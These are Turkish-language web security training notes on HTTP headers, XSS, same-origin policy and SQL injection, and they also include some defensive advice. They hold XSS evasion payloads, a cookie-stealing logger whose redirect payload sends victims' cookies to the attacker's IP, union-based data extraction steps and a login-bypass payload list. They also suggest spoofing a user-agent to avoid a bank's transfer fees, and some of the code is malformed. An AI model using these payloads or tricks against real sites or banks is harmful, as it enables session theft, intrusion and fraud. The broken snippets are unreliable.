Peki biz bu header'ı kendimiz için nasıl kullanabiliriz? Üzerinden yaklaşık 3-4 sene geçtiğinden şu an olup olmadığını bilmemekle beraber user-agent kısmını ios yaparak garanti internet bankacılığında eftlerimizi bedavaya getirebiliriz.

Başka yapılacak bir diğer şey ise bazı forumlarda herhangi bir dosya indirme, başlık okuma vb. yerlerde login olmamız gerektiğini isteyen yerler için user-agent ımızı googlebot veya yandexbot yaparak içeriği okuyabiliriz. Bu yöntem kamp sırasında hazırlanan CTF'de olan basit bir soruydu. Bu küçük bilgiyle soruyu çok basit bir şekilde çözebiliyordunuz.

User-Agent: googlebot

PHP'de --> $_SERVER['HTTP_USER_AGENT'] kullanarak gelen müşterinin kullandığı browser eski vb. ise istediğimiz uyarıyı gösterebiliriz.

```
if ( strstr($_SERVER['HTTP_USER_AGENT'],"Google Chrome") ) {
   echo "Tebrikler! XSS'den korunuyorsunuz!"
}
```

Accept-Language

Bu başlık da kullanıcının varsayılan dil ayarını göstermektedir. Eğer websiteniz değişik dil versiyonlarına sahipse gelen müşteriyi geldiği dile ait hazırlanan yere yönlendirebilirsiniz.

Accept-Language: en-US,en;q=0.5

PHP'de --> $_SERVER["HTTP_ACCEPT_LANGUAGE"]

Accept-Encoding

Modern browserların çoğu gzip desteklemektedir. Ve yine gzip şekilde headerdan gönderilmektedir.

Web Server sıkıştırılmış formatta HTML output'unu bize gönderebilmektedir. Boyut, zaman ve bant genişliği açısından %80'e kadar zaman kazanmamızı sağlamaktadır.

PHP'de ob_gzhandler() fonksiyonunu bu amaç için kullanabiliriz.

If-Modified-Since

Sürekli ziyaret ettiğiniz bir web sitesini düşünelim. Siteyi bir kez ziyaret ettiğinizde site zaten tarayıcı önbelleğinizde kayıtlı hale gelmekte. İşte biz ziyaret ettiğimiz web sitesinin içeriğinin önceki ziyaretimizden sonra değişip değişmediğini bu header ile öğrenebiliyoruz.

If-Modified-Since: Mon, 5 Nov 2016 x:x:x GMT

Peki web sitesinde hiçbir değişiklik olmadıysa?

O zaman da header da 304 --> Not Modified cevabını alan browserımız önbellekten içeriği yüklemekte.

PHP'de --> $_SERVER['HTTP_IF_MODIFIED_SINCE']

Cookie

Adından da anlaşılacağı üzere domain için browserımızda bulunan cookie'yi göndermektedir. Ulaştığımız sayfa bizi çoğunlukla cookie'mizden tanımaktadır. Genellikle Session Hijackinglerde kullanılıyor.

Cookie: PHPSESSID="27 karakter";

Cookie içerisinde bir de Session ID gördük? Bu ne ola ki? İkisi arasındaki farkı bilmemiz açısından önemli. Cookie browserımızda session ise sunucuda duruyor. 3. kullanıcı session umuzu göremez yalnızca session id mizi görebilmektedir. session bizim kim olduğumuzu id mizden algılamakta. Sonuç olarak Cookie silinene kadar session browser kapanana kadar tutulmaktadır. Facebook,Telegram, WhatsApp vb. platformlarda daha önceden giriş yapılmış yerlerden çıkılması mantığı ise bu şekilde işliyor.

PHP'de --> $_COOKIE array i ile cookie lere erişebiliyoruz. Session değişkenleri için ise $_SESSION array ini kullanabiliriz. Yalnızca session idlere ihtiyacımız var ise session_id() fonksiyonunu kullanabiliriz.

Referer

Kelimenin anlamından anlayacağımız üzere yönlendirme bilgisini taşımakta. Her sabah "independent.co.uk" adresinden haberlerinizi okuyorsunuz. Bir makale dikkatinizi çekti ve okumak için tıkladınız. Başka bir sayfa yüklendi vs.

O sayfanın http request paketine baktığımızda:

Referer: http://www.independent.co.uk/ kısmını görebiliriz. Yani temel olarak kullanıcının hangi sayfa üzerinden linke ulaştığı hakkında bilgi vermekte.

Kelimenin doğru hali Referrer iken neden Referer olarak kullanılıyor maalesef bu konuyu araştırsam da aydınlatıcı bir bilgi bulamadım.

PHP'de --> $_SERVER['HTTP_REFERER']

Authorization & WWW-Authenticate

Bir web sayfasına erişebilmemiz için login olmamız gerekiyorsa tarayıcı bir login penceresi açar.

Kullanıcı adı ve parolamızı girdiğimizde browserımız farklı bir HTTP isteği gönderir. Girdiğimizde gönderilen bir diğer HTTP requestinde bu header'ı görebiliriz.

Authorization: Basic b2d1emhhbjprYXJhYXNsYW4= // biz sqlmap kullanırken işimize yarayacak bir header.

Encoded veri burada base64 ve decode edersek;

base64_decode('b2d1emhhbjprYXJhYXNsYW4=')

output == oguzhan:karaaslan

PHP'de --> $_SERVER['PHP_AUTH_USER']

* Paketler içerisinde değişiklik yapabiliyoruz. Yani Custom Packet Generate edebiliyoruz. Bunun için bazı extensionlar kullanabiliriz. Ek olarak Web Application Security kısmında kullanabileceğimiz extensionlarda var. Bunlar:

- Hackbar // tavsiye ederim

- Tamper Data // tavsiye ederim

- Firebug //tavsiye ederim

- Add N Edit Cookies

- User Agent Switcher

- Live HTTP Headers

- CryptoFox

- FoxyProxy

// Bu extensionlar dışında neredeyse her işlevi yerine getiren BurpSuite var. Onu kullanmanız sizin açınızdan daha faydalı olacaktır.

HTTP Response Header

Cache-Control

Request header kısmında Cache'i öğrenmiştik. Cache-Control'de ise önbelleğe alma programları tarafından uyulması zorunlu olan parametreler belirtilmektedir.

Önbelleğe alma mekanizmalarına ISP nin de kullanabileceği gateway ve proxyler de dahildir.

Cache-Control: max-age=1800, public

Public'den zaten anlaşılacağı üzere response herkes tarafından cache edilebilmektedir. max-age kısmı ise saniye bazından ne kadar cache'de tutulacağı hakkında bize bilgi vermektedir.

Request header kısmında bahsettik fakat websitenizin cached edilebilmesi bant genişliğini düşürmek adına ve browser ınızın web sitesini yüklemesi adına sizin açınızdan avantajlı bir durumdur.

Tabiki cache edilmesini istemiyorsanız:

Cache-Control: no-cache ile bunun önüne geçebilirsiniz.

Content-Type

Bu header bize tarayıcının içeriği nasıl yorumlayacağı hakkında bilgi vermektedir.

Content-Type : text / html ; charset = UTF-8 // ayrıca charset hakkında da bilgi içerebilir. Charset hakkında detaylı bilgiyi Kriptoloji kısmında verdik.

Bir gif resmi için header ise şöyle olacaktır:

Content-Type: image/gif

Tarayıcı bu esnada harici bir uygulama veya extension kullanmaya karar verebilir. Örneğin;

Content-Type: application/pdf şeklinde olan bir header pdf readerımızı açabilir.

PHP'de --> finfo_file() fonksiyonunu kullanabiliriz.

Bu header'ı Arbitrary File Upload Vulnerability esnasında kullanacağız.

Content-Disposition

Bu header içeriği açmak yerine dosyanın indirilmesi gerektiğini tarayıcıya bildirir. En son HackCon'16 'da bir Amazon Server üzerinden livestream olan mp3 dosyayı download etmem gerektiği için kullanmıştım. Tabi farklı amaçlarda da kullanılabilir.

Content-Disposition: attachment; filename="amazon.mp3"

Tabiki de bu header bulunuyorsa Content-Type header'ı da aynı pakette gönderilmelidir.

Content-Length

Sunucu bu header ı kullanarak iletilecek olan içeriğin boyutunu gösterebilir.

Content-Length: 11111

Last-Modified

Adından da anlayacağımız üzere doküman üzerindeki son değişiklik tarihi hakkında bize bilgi veriyor.

Last-Modified: Sat, 28 Nov 2015 02:20:42 GMT

Set-Cookie

Bir web sitesi tarayıcınızda cookie oluşturmak veya güncellemek istiyorsa bu header'ı kullanmalıdır. Cookie'ler direk HTTP headerlar üzerinden ayarlanmamakta. İşe bu kısımda JavaScript devreye giriyor.

PHP'de --> setcookie() fonksiyonu ile cookie oluşturabiliyoruz.

// setcookie("oguzhan", "karaaslan"); header'a baktığımızda ise

Set-Cookie: oguzhan=karaaslan

Peki kendimizin oluşturduğu bu cookie ne kadar durmaktadır? Herhangi bir expiration date tanımlanmamışsa browserı kapattığınızda oluşturduğunuz cookie silinecektir.

HTTP DURUM KODLARI

1xx Informational (bilgi)

100-102 arası

2xx Success (başarı)

200-210 arası

3xx Redirection (yönlendirme)

300-307 arası

4xx Client error (client hatası)

400-424 arası ek olarak 451 --> "Unavailable for Legal Reasons"

5xx Server Error (server hatası)

500-507 arası kodlar browser tarafından yorumlanarak tarafımıza daha kolay anlayacağımız şekilde ulaşmakta.

HTTP METHODLARI

Benim bildiğim 8 tane method var.

1- GET

2- POST

3- HEAD

4- PUT

5- DELETE

6- CONNECT

7- OPTIONS

8- TRACE

GET METHODU

URL bölümünde istediğimiz parametreleri belirterek bir web sunucusundan bilgi almak için kullanılıyor.

Belge okuma/alımı için kullanılan default yöntem GET methodu kullanmaktır.

Örnek:

request:

GET / HTTP/1.0

Host: www.google.com.tr

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Cookie:

Connection: close

response:

HTTP/1.0 200 OK

Date: Wed, 24 Aug 2016 12:17:27 GMT

Expires: -1

Cache-Control: private, max-age=0

Content-Type: text/html; charset=UTF-8

Server: gws

X-XSS-Protection: 1; mode=block

X-Frame-Options: SAMEORIGIN

POST METHODU

Genellikle bir bilgiyi (bu bilgi herhangi bir şey olabilir), veya dosyayı HTML formları üzerinden gönderirken işe yaramakta.

Bir dosya güncellemek, form içeriği doldurmak, sunucuya veri göndermek istediğimizde POST methodunu kullanıyoruz.

Örnek:

request:

POST / HTTP/1.1

Host: www.google.com.tr

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0

Content-Type: text/xml; charset=utf-8

Content-Length:

Accept-Language: en-us

Accept-Encoding: gzip, deflate, br

Connection: Keep-Alive

// Yüzeysel olarak bir inceleme yaparsak POST/GET methodları arasındaki en belirgin fark sunucuya gönderdiğimiz verinin URL kısmında gözüküp gözükmemesidir.

GET ile gönderilen verilen URL kısmında gözükürken, POST ile gönderilen veriler URL kısmında gözükmez. Peki bu bizim nerede işimize yarayabilir? Şöyle düşünelim;

Elinizde büyük bir veri var bunu POST ile göndeririz, böylece adres çubuğunda gereksiz yer işgal etmemiş oluruz. Ayrıca URL kısmına tekrar değinmemiz gerekirse bu bizim POST ile veri göndermemizin güvenli olduğunu gibi yanlış bir düşünce oluşmasına sebep olmasın. Zaten biz gönderdiğimiz veriyi body içerisinde görebiliyoruz.

https://linux.org.tr/news/21/

http://linux.org.tr/news.php?id=21 örnekleri üzerinden hareket edersek de iki URL arasında hiçbir fark yoktur. Arkaplanda iki URL'de aynı işleve sahiptir.

HEAD METHODU

Fonksiyon olarak GET methodu ile benzerdir. Serverdan response u ve header ı alır fakat body içeriğine girmez.

Genellikle yalnızca header kısmını çekmek için kullanılmaktadır.

PUT METHODU

Karşıda olan bir veriyi editleme amacıyla kullanılmaktadır. Gönderilmiş url içeriğinin sunucuda saklanması/içerik değiştirilmesi amacıyla kullanılır.

Örnek:

request:

PUT /ornekdosya.html HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0

Host: oguzhankaraaslan.com

Accept-Language: en-us

Connection: Keep-Alive

Content-type: text/html

Content-Length: x

response:

HTTP/1.1 201 Created

Date: x

Server: Apache/2.2.14

Content-type: text/html

Content-length: x

Connection: Closed

<html>

<body>

<h1>Örnek</h1>

</body>

</html>

DELETE METHODU

Belirli bir yerde bulunan bir dosyayı silmek için sunucuya istek gönderirken kullanılır.

Örnek:

request:

DELETE /ornekdosya.html HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0

Host: oguzhankaraaslan.com

Accept-Language: en-us

Connection: Keep-Alive

response:

HTTP/1.1 200 OK

Date: x

Server: Apache/2.2.14

Content-type: text/html

Content-length: x

Connection: Closed

CONNECT METHODU

HTTP üzerinden bir sunucu ile bağlantı kurmak için client tarafından kullanılır.

Örnek:

request:

CONNECT oguzhankaraaslan.com HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0

response:

HTTP/1.1 200 Connection established

Date: x

Server: Apache/2.2.14

TRACE METHODU

Genellikle development esanasında debug amacıyla kullanılan HTTP request içeriğini görüntelemeye yarayan bir methoddur. Ağ yapılandırmasının nasıl konfigüre edildiğini anlamamız açısından işimize yaramaktadır.

Örnek:

request:

TRACE / HTTP/1.1

Host: oguzhankaraaslan.com

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0

response:

HTTP/1.1 200 OK

Date: x

Server: Apache/2.2.14

Connection: close

Content-Type: message/http

Content-Length: x

TRACE / HTTP/1.1

Host: oguzhankaraaslan.com

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0

OPTIONS METHODU

Aslında gördüğümüz methodların hangilerini biz karşı tarafta kullanabiliyoruz sorusunu cevaplandıran bir method.

Karşıda bulunan sunucu tarafından desteklenen HTTP methodlarını görmek için biz client olarak bu methodu kullanıyoruz. Örnekle daha güzel anlayabiliriz.

Örnek:

request:

OPTIONS * HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0

response:

HTTP/1.1 200 OK

Date: x

Server: Apache/2.2.14

Allow: GET,HEAD,POST,OPTIONS,TRACE [tam burada methodlarımızı görebiliyoruz]

Content-Type: httpd

XSS - Cross Site Scripting

Web sitesinde html kodlarının arasında javascript kodlarını çalıştırmamıza olanak sağlayan bir zaafiyet.

Input validation eksikliğinden dolayı ortaya çıkıyor. Yani inputtan aldığımız veriyi bir filtreden geçirmezsek bu zafiyetten etkilenebiliyoruz. Yani temel sorun dışarıdan kullanıcının girebildiği parametrelerin filtrelenmemesinden dolayı ortaya çıkıyor.

3 türlü xss imiz var. ben bunu 4 'e de ayırırım fakat global sınıflandırma bu şekilde oluyor.

- DOM based

- Reflected

- Stored (!)

Aralarında tehlike açısından bir sınıflandırma yapmanın doğru olduğunu düşünmüyorum. Ortaya çıkış yerlerine göre zafiyetin kullanıcıyı ne derecede etkileyeceği değişkenlik gösteriyor. Reflected XSS bile yeri geldiğinde tehlikelidir.

REFLECTED XSS

XSS, inputtan alınan veriyi filtrelemeden geçirmediğimiz için ortaya çıkıyordu. Burada da yine input filtrelenmemişse sayfaya "yansıyor".

Genelde request- response headerlarımızda akan verilerin ele geçirilmesi ile gerçekleşir. kullanıcıdan alınan değişkeni web sitesi direk ekrana basıyorsa en kolayından <script>prompt(1)</script> ile bir deneme yaparız. bakıyoruz alert aldık. alert aldıktan sonra anlamamız gereken şey sayfada javascript çalıştırabiliyor olduğumuzdur. Gerisi artık hayal gücünüze kalıyor.. fakat bu da demek olmuyor ki istediğiniz gibi at koşturabilirsiniz. developer arkadaş belkide kendince korunmuştur. (Whitelist, blacklist) peki o zaman ne olacak temel olarak bizim "script" yazdığımızda yazıyı siliyorsa biz de sildiğinde ortaya script çıkmasını sağlayabiliriz. Peki nasıl? İç içe payload hazırlayacaksın

<ScRscriptiPt>prompt(1)</ScRscriptiPt> buna bir örnektir. En sık kullanılanlar:

alert(1) = alert '1' {baydı}

prompt()

confirm()

onmouseover="prompt("xss");", onchance ="xss"

<svg/onload=prompt("xss")>

<img src=javascript:prompt("xss")>

DOM BASED XSS (document object model)

DOM, document object model den gelmekte. dom sayfada bulunan nesnelere müdahale etmemizi sağlıyor. (mert(sarıca) hocanın ctflerinden birisinde çözüm esnasında kullandığımızı anımsıyorum.) burada da temel xss mantığı devrede. düzgün filtrelenmemiş parametrelerin js kodu olarak yorumlanması sonucunda ortaya çıkıyor. client side ve server side da da etkilenebiliyoruz. reflected xss ten mantık olarak pek farkı yok.

url = abc.com/xyz.php?#aa

bizim Location.hash kısmımız buraya yazdıklarımızı browserımız request olarak algılamıyor. Peki bu bize ne sağlıyor?? Tabiki de waf'ı hiç yorulmadan bypass etmiş oluyoruz.

örnek = abc.com/xyz.php?#aa=<script>prompt(document.cookie)</script>

STORED XSS // herhangi bir social engineering, phishing vb. ye gerek yok.

Adı üstünde depo edilmiş xss türümüzdür. reflected gibi inputa yazdığımızda anlık değer döndürmüyor bunu database e yazıyor böylece diğer türlerimizden biraz daha tehlikeli olabiliyor. Zararlı kod database e yazıldığından dolayı en çok yorum yerleri, login formları vs yerlerde karşımıza çıkıyor. O an alert verilmiş sayfayı görüntüleyen kim varsa aynı zafiyetten etkileniyor.

EXPLOITATION ASAMASI

Zafiyetin inputlardan alınan verinin filtereden geçirilmediği için ortaya çıktığını tekrar söyledikten sonra herhangi bir inputu "'><text karakterleriyle zorluyoruz. Kaynak koda baktığımızda hangi karakterleri kullanmamıza olanak sağlandığını kontrol ediyoruz. Herhangi bir text kısmını eklememizin sebebi de bu aslında. Kaynak kod içerisinde daha rahat bir şekilde filtrelenmemiş karakterleri öğrenebiliyoruz. Daha sonra ise kullanabildiğimiz karakterler ile payload yazma işlemimize geçiyoruz. Burada tek tek payload yazmayı tabiki de göstermeyeceğiz. Topladığımız payloadlar için (special thanks to Murat Yılmazlar :D) ;

https://github.com/Om3rCitak/lyk2016/blob/master/xss_payloads.txt

// Yaklaşık 800 adet payload bulunuyor. E bunları tek tek deneyecek misiniz? Tabiki de hayır. İsterseniz xssfinder yazabilirsiniz, biz sınıfça xssfinderımızı yazdık. Vulnerable input tespiti yaptıktan sonra isterseniz herhangi bir wordlist entegre ederek payload denemeyi otomatize edebilirsiniz. Yok ben çok üşengeç bir insanım kod felan yazdırma bana derseniz de; yardımınıza Burp Suite koşabilir. Intercept ettiğimiz paketi Intruder'a gönderdikten sonra Payloads menüsünün altında Payload Options kısmından payloadlist imizi load edebiliriz. Daha sonra Positions kısmına gelip vulnerable input kısmına payload markerımızı atarak saldırıyı gerçekleştirebiliriz. Output Length kıyaslaması yaparak hangi payload ile zafiyeti exploit ettiğinizi daha rahat anlayabilirsiniz.

---------EXAMPLE SESSION HIJACKING VIA SNIFFER?-------

```
<?php
        $kuki = $_GET["cookie"];
        $file = fopen('log.txt', 'a');
        fwrite ($file, $kuki. "\n" );
        fclose ($file)
?>
```

//oluşturulan log.txt ye yetki verilir. --> chmod 777 log.txt

payload(1) yönlendirme ile --> <svg/onload=window.location= "http://ipadresimiz/<php? =+document.cookie>

payload(2) zararli.js ile -->

```
<img id=my_image>
<script>
	$(document).ready(function(){
		$("#my_image").attr("SRC(!)", "attacker")
	)
</script>
```

XSS İLE NELER YAPABİLİRİZ?

Session hijacking yapabiliyoruz. Yani bir kullanıcının oturumunu admin dahil olmak üzere çalabiliyoruz. Yukarıda bir örneğini yaptık. Peki bundan nasıl korunacağız? Session idmizin sürekli değişmesini sağlayarak. Böylece cookiemiz çalınsa bile session idlerimizin sürekli değişmesini sağlayabiliriz. Hangi kütüphane'yi kullanabiliriz?

--> phpde session_Regenerate_id().

Kullanıcıları herhangi bir siteye yönlendirerek sitenin genel görünüşü açısından kullanıcıyı rahatsız edebiliriz.

En basitinden <svg onload=”document.body.innerHTML='<img src="komiklikedivideosu"'”>

Fake bir login page oluşturarak kullanıcı bilgilerini çalabiliriz.

Tarayıcısının crash olmasını sağlayabiliriz.

Kullanıcının istediğimiz dosyayı indirmesini sağlayabiliriz. Bilinçli olmayan bir kullanıcı olması takdirde oluşturduğumuz zararlı dosya indirmesini sağlayarak shell almamıza kadar olanak sağlayabiliriz.

Yapabileceklerimiz aklımda olduğu kadar bu kadar. XSS is the new buffer overflow yazacağım diye korkmadım değil. Şaka tabi şaka :D ^^

Ferruh abinin de XSS Tunneling postunu mutlaka okuyun. En azından içerik hakkında bilgi vermek adına; *"In my humble opinion this is the final point of "session hijacking"*. " diyerek çok güzel özetlemiş aslında.

http://ferruh.mavituna.com/xss-tunnelling-paper-and-xss-tunnel-tool-oku/

XSS KORUNMA YOLLARI

HTML specialchars kullanacağız. HTML specialchars ">< engelliyor. fakat " ' " engellemiyor. htmlspecialchars kullanılacak ise 2. parametre olarak ENT_QUOTES verilmelidir -> htmlspecialchars($variable, ENT_QUOTES);

// Ömer Çıtak'ın bu konuda yazdığı bir diğer yazı için; http://omercitak.com/xss-saldirilarindan-htmlspecialchars-ile-korunmak-ne-kadar-guvenli

* eğer ENT_QUOTES kullanılmamışsa bypass edebiliyoruz.

HTML taglerinin attributelerinde mutlaka çift tırnak kullanacağız.

Kullanıcıdan alınan inputlarda "<>" ü URL encode ederek alacağız.

Kullanıcıdan alınan inputu bir attribute içerisinde "" içerisinde tutuyorsak bunları da encode etmeliyiz.

HTTP Only kullanacağız.

{' " >< } engelleyecegiz. Ayrıca Whitelisting yapmalıyız.

EN ÖNEMLİSİ --> inputtan alınan veriyi filtreden geçirmeden direk script taglerinin içerisinde artık yazmıyoruz!

!! Zafiyetin altında yatan mantığı artık hepimiz biliyoruz. Tool kullanmak yerine inputların çalışma mantığını keşfedip, yasaklı karakterlere bakıp kendi payloadunuzu kendimiz oluşturmamız daha iyi gelişmemizi sağlayacaktır.

SOP - Same Origin Policy

SOP, tüm tarayıcıların kabul ettiği bir politikadır. prensibi bir webserverden[kaynak] yüklenen scriptin yüklendiği yerin özelliklerini değiştirmemesini sağlamaktır. Yani ortaya çıkış sebebi güvenlik. Bir domainin bize sağladığı cookie'yi başka bir domain'de kullanabilmemizi engelliyor. Yalnızca aynı domain, aynı porta sahip olan kaynaklar same origin olarak sınıflandırılabiliyorlar. Same origin olan kaynaklar aralarında iletişim kurabilirken same origin olmayan kaynaklar birbirlerinin içeriğini değiştiremiyorlar. Anladığımız üzere aslında XSS'in tüm browser üzerinde bir hakimiyet kuramıyor olmasının sebebi de doğal olarak SOP'dan kaynaklı oluyor.

SQL INJECTION

Kullanıcıdan bir veri alıyoruz ve veriyi herhangi bir filtreden geçirmeden sql querysinin icerisine sokuyoruz. bunun sonucunda saldırgan içeride farklı bir sorgu yapabiliyor. Mantık verinin işlendiği yere kendi queryimizi yazarak veritabanın bilgi açığa çıkartmak. INSERT-UPDATE-DELETE fonksiyonlarını veritabanı üzerinde kullanmamıza olanak sağlıyor.

// /news/21/ = /news?id=21 (ht.access dosyası içerisinden nasıl görntülemek istediğimizi

belirtebiliyoruz. //

// transact structured query language {tsql}

-server [localhost]

- user [root]

-scheme -> [database]

-table [users]

-column [id username password image] sütun

-row (s) satır

-field bölge- { mesela uzun bir rowdaki bir kısmımız bir fieldimiz oluyor. }

Varchar(255) mesela bize o bölgede 2^x kadar yer ayırıyor. 255 olduysa bize 256 lık bir yer ayırmıştır. (2^8) fakat bizim daha fazla yer kullanmamız amacıyla sınırı eğer 2^8 olacaksa 255 kullanmamız 2^7 olacaksa 127 olarak kullanmamız daha mantıklı bir işlem olacaktır.

Örnek sql sorgusu: select password from users where id = 2

--table_schema > veritabanı

--table_name > tablo adı

--column_name > sütun adı

SELECT * FROM TABLES WHERE TABLE_SCHEMA ='LYK2016'

SELECT * FROM NOTLAR WHERE ´NOT´ >= 2111111110

SELECT* FROM COLUMNS WHERE TABLE_NAME = 'USERS'

// MyISAM > foreign key kullanmadığı için işlemlerimizi çok hızlı sürede gerçekleştiriyor. fakat disavantajı sildiğimiz verilerin geri dönüşünün olmaması.

// InnoDB > foreign key kullanır. Yavaştır bu yüzden yaptığımız işlemler geri alınabilir.

select veri çekme

insert veri ekleme

update veriyi güncelleme

information_schema bizim en önemli şeyimiz. veri tabaının yapısı hakkında bilgi veriyor. kolon adları veri tipleri vb. yalnızca yapı bilgisi var. verilerimiz yok. username kolonu olsa da username icerisindeki oguzhan, omer vb. yok.

Veri tabanını hakkında bilgi edinmeden doğal olarak sorgumuzu yazamıyoruz.

include""; hata olsa bile çalıştırır.

require ""; hata varsa çalıştırmaz. ki mantıklı olan budur kodda hata varsason kullanıcıya kodumuzu göstermek yerine hata kodunu göstermek mantıklı olandır.

require_once ; ikinci kez dahil etmemek için kullanılır.

baklavacms 5.4.2

5 major değişiklik

4 minor değişiklik

2 bugfix anlamlarına gelmektedir.

UNION BASED SQL INJECTION

İşlevini yitirttiğimiz bir sorgu ile kendi yazacagımız bir sorgunun yan yana calıstırılmasıdır. Sorgunun işlevini nasıl yitirtebiliriz? Sorguyu synxtax error veya runtime error a düşürerek ya da en basitinden birinci sorguyu olmayan bir sayfaya yönlendirerek

Sorgunun işlevini yitirmesinden sonra;

EXPLOITATION ASAMASI //union means bring together..//

Elimizde bir seviyeden sonra bazı bilgilerin olması gerek bunlar ;

Önce version

Sonra veritabanı adı

Sonra tablo adı

Sonra kolon adı. Fakat önce bu bilgileri elde etmemiz için gereken aşamaya kadar gelelim.

1-- Kaç kolon olduğunun tespit edilmesi;

ORDER BY 1

ORDER BY 2

ORDER BY 3

ORDER BY 4 ta ki sayfada hata alana kadar işlem devam ettirilir. Sonunda veritabanında kaç kolon olduğu bilgisine varılmış olur.

2-- Vulnerable column tespiti;

index.php?id=21 idi. biz bu id yi o sitede olmayan bir id haline getirmemiz gerekiyor. "-200" kullanabiliriz :) böyle bir şey yapmamızın sebebi union un calısmasının diğer sql sorgusunda hata olması sonucu devreye girmesidir.

index.php?id=-200 UNION SELECT 1,2,3,4 yazdırılır. hangi kolondan veri dönerse o sayılı kolon vulnerable dır. Sitemizde 3. kolonun değer döndürdüğünü varsayarak devam edersek öğrenmemiz gereken şey version ve database adıydı. bunu UNION SELECT 1,2,version(),4 ile yapabiliriz. Database adını ise:

UNION SELECT 1,2,database(),4 ile öğrenebiliriz.

union select 1,2,version()

union select 1,2,database()

union select 1,2,user()

/// hackbar eklentisi bunu otomatize ediyor.

/// select from arası yazdıklarımızı frontend kısmında görebiliyoruz. sql dili bilmediğimden dolayı biraz gereksiz bilgi veriyor olabilirim..

3-- Tablo adlarını öğrenme: UNION SELECT 1,2,table_name from information_schema.tables where table_schema=database()

Burada table_name yerine group_concat(table_name) ile hepsini ogrenebiliriz.

4-- Kolon isimlerini öğrenme: UNION SELECT 1,2,COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME = 'USERS'

burada UNION SELECT 1,2,group_concat(columns_name) ile tüm kolon isimlerini öğrenebiliriz.

5-- VERİ ÇEKME: UNION SELECT 1,group_concat(login,0x...,password),3,4 from users where id =1

id = 1 olmasının sebebi ilk eklenen kullancının yönetici olmasıyla alakalıdır. mysql de eklenen ilk kullanıcı idsi 1 olan kullanıcıdır.

Specialchars da bypass edebiliyoruz. (e.g %20 = space & /**/ = space vb.) Örneğin order by ile kolon tespiti yaparken arkadaki sistem spacei direk siliyor yani orderby1 haline getiriyor olabilir. biz bunu order+by+1 haline getirerek işlemimize kaldığımız yerden devam edebiliriz. Aynı şekilde /**/order/**/by/**/1 ile de kolon tespitine devam edebilmekteyiz. Yani "id=1/**/ORDER/**/BY/**/5" de de patlayabilmektedir.

LOGIN BYPASS

Zaten isminden de anlayabiliyoruz. Sorgu dışına çıkıp sonucu sürekli true döndürerek database i çekmek veya adminin tüm field ını çekerek username, password'una ulaşmamızı sağlar.

or 1=1

or 1=1--

or 1=1#

or 1=1/*

admin' --

admin' #

admin'/*

admin' or '1'='1

admin' or '1'='1'--

admin' or '1'='1'#

admin' or '1'='1'/*

admin'or 1=1 or ''='

admin' or 1=1

admin' or 1=1--

admin' or 1=1#

admin' or 1=1/*

admin') or ('1'='1

admin') or ('1'='1'--

admin') or ('1'='1'#

admin') or ('1'='1'/*

admin') or '1'='1

admin') or '1'='1'--

admin') or '1'='1'/*

admin'' --

admin'' #

admin''/*

admin'' or ''1''=''1

admin'' or ''1''=''1''--

admin'' or ''1''=''1''#

admin'' or ''1''=''1''/*

admin"or 1=1 or ""="

admin" or 1=1

admin" or 1=1--

admin" or 1=1#

admin" or 1=1/*

admin") or ("1"="1

admin") or ("1"="1"--

admin") or ("1"="1"#

admin") or ("1"="1"/*

admin") or "1"="1

admin") or "1"="1"--

admin") or "1"="1"#

admin") or "1"="1"/*

BLIND SQL INJECTION

Bir proje üzerinde çalışıyorsunuz. Çalıştığınız yerde iki adet makinanız var. Birincisi production makinanız, ikincisi ise deployment makinanız olsun. 3 kişi kod yazıyorsunuz. Herkes kodu deployment üzerinde yazıyor. En son ise birleştirip productiona koyuyorsunuz. Fakat productionınızın şöyle bir özelliği var. Hata mesajlarını son kullanıcıya göstermiyor? {displayerror:none} Burada bir sorun var mı? Yok. Olması gereken de bu. Biz Union Based SQLi de hata alıyor daha sonra zafiyeti sömürme aşamamıza geçiyorduk. E productionda hata gözükmüyor? Nasıl zafiyeti tespit edeceğiz? Tam burada "and" kullanıyoruz. Elimizde şöyle bir url olsun;

x.php?id=10 and 1=1 yazdığımızda yanlış bir şey olmasını bekler miyiz? Tabiki de hayır. Sorunsuz bir şekilde sayfa önümüze tekrar dönecektir. Çünkü sonuç TRUE'dur. Devam edelim..

//or = | (pipe)

//and = &

Bu sefer urli x.php?id=10 and 1=2 haline getirelim. İncelediğimizde 1=2 false dönmelidir. Bu şekilde gönderdiğimizde sayfamızda true döndükten sonraki halinden daha az veri var ise burada blind sqli olduğunun farkına varıyoruz.

Peki kolon tespitine nasıl devam edeceğiz? Sonuçta order by kullanırken herhangi bir şekilde sorguyu syntax error, runtime error vb. düşürmüyorduk?

Artık order by yerine kolon tespiti için UNION SELECT ile devam ediyoruz.

x.php?id=10 and 1=0 UNION SELECT 1,2,3,4 şeklinde kolon sayısı tespiti yapıyoruz. Aslında burada zafiyet ismi gibi körlemesine bir saldırı mevcut desek pek de yanlış demiş olmayız. Aklımızda bulundurmamız gereken tek bir düşünce olması gerek. Bunun için de Lise 3'e dönün. Değilinin değili nedir?

x.php?id=10 and 1=0 UNION SELECT 1,2,3,4 // burada vulnerable column tespiti yaptıktan sonra tablo ismini öğreniyoruz, kolon ismini öğreniyoruz. Vee verimizi çekiyoruz.

```
$id = ($_get[id]);
        echo($id)
if ($id<1 || $id>11){
        $id =1;
```

#Böyle bir şey de de and 1=0 ile devam etmiştik. Açıklama yapmadan notlarımın bir köşesine yazmışım..

```
$id = (int) intval($_get[id]);
        echo($id)
if ($id<1 || $id>11){
        $id =1;
```

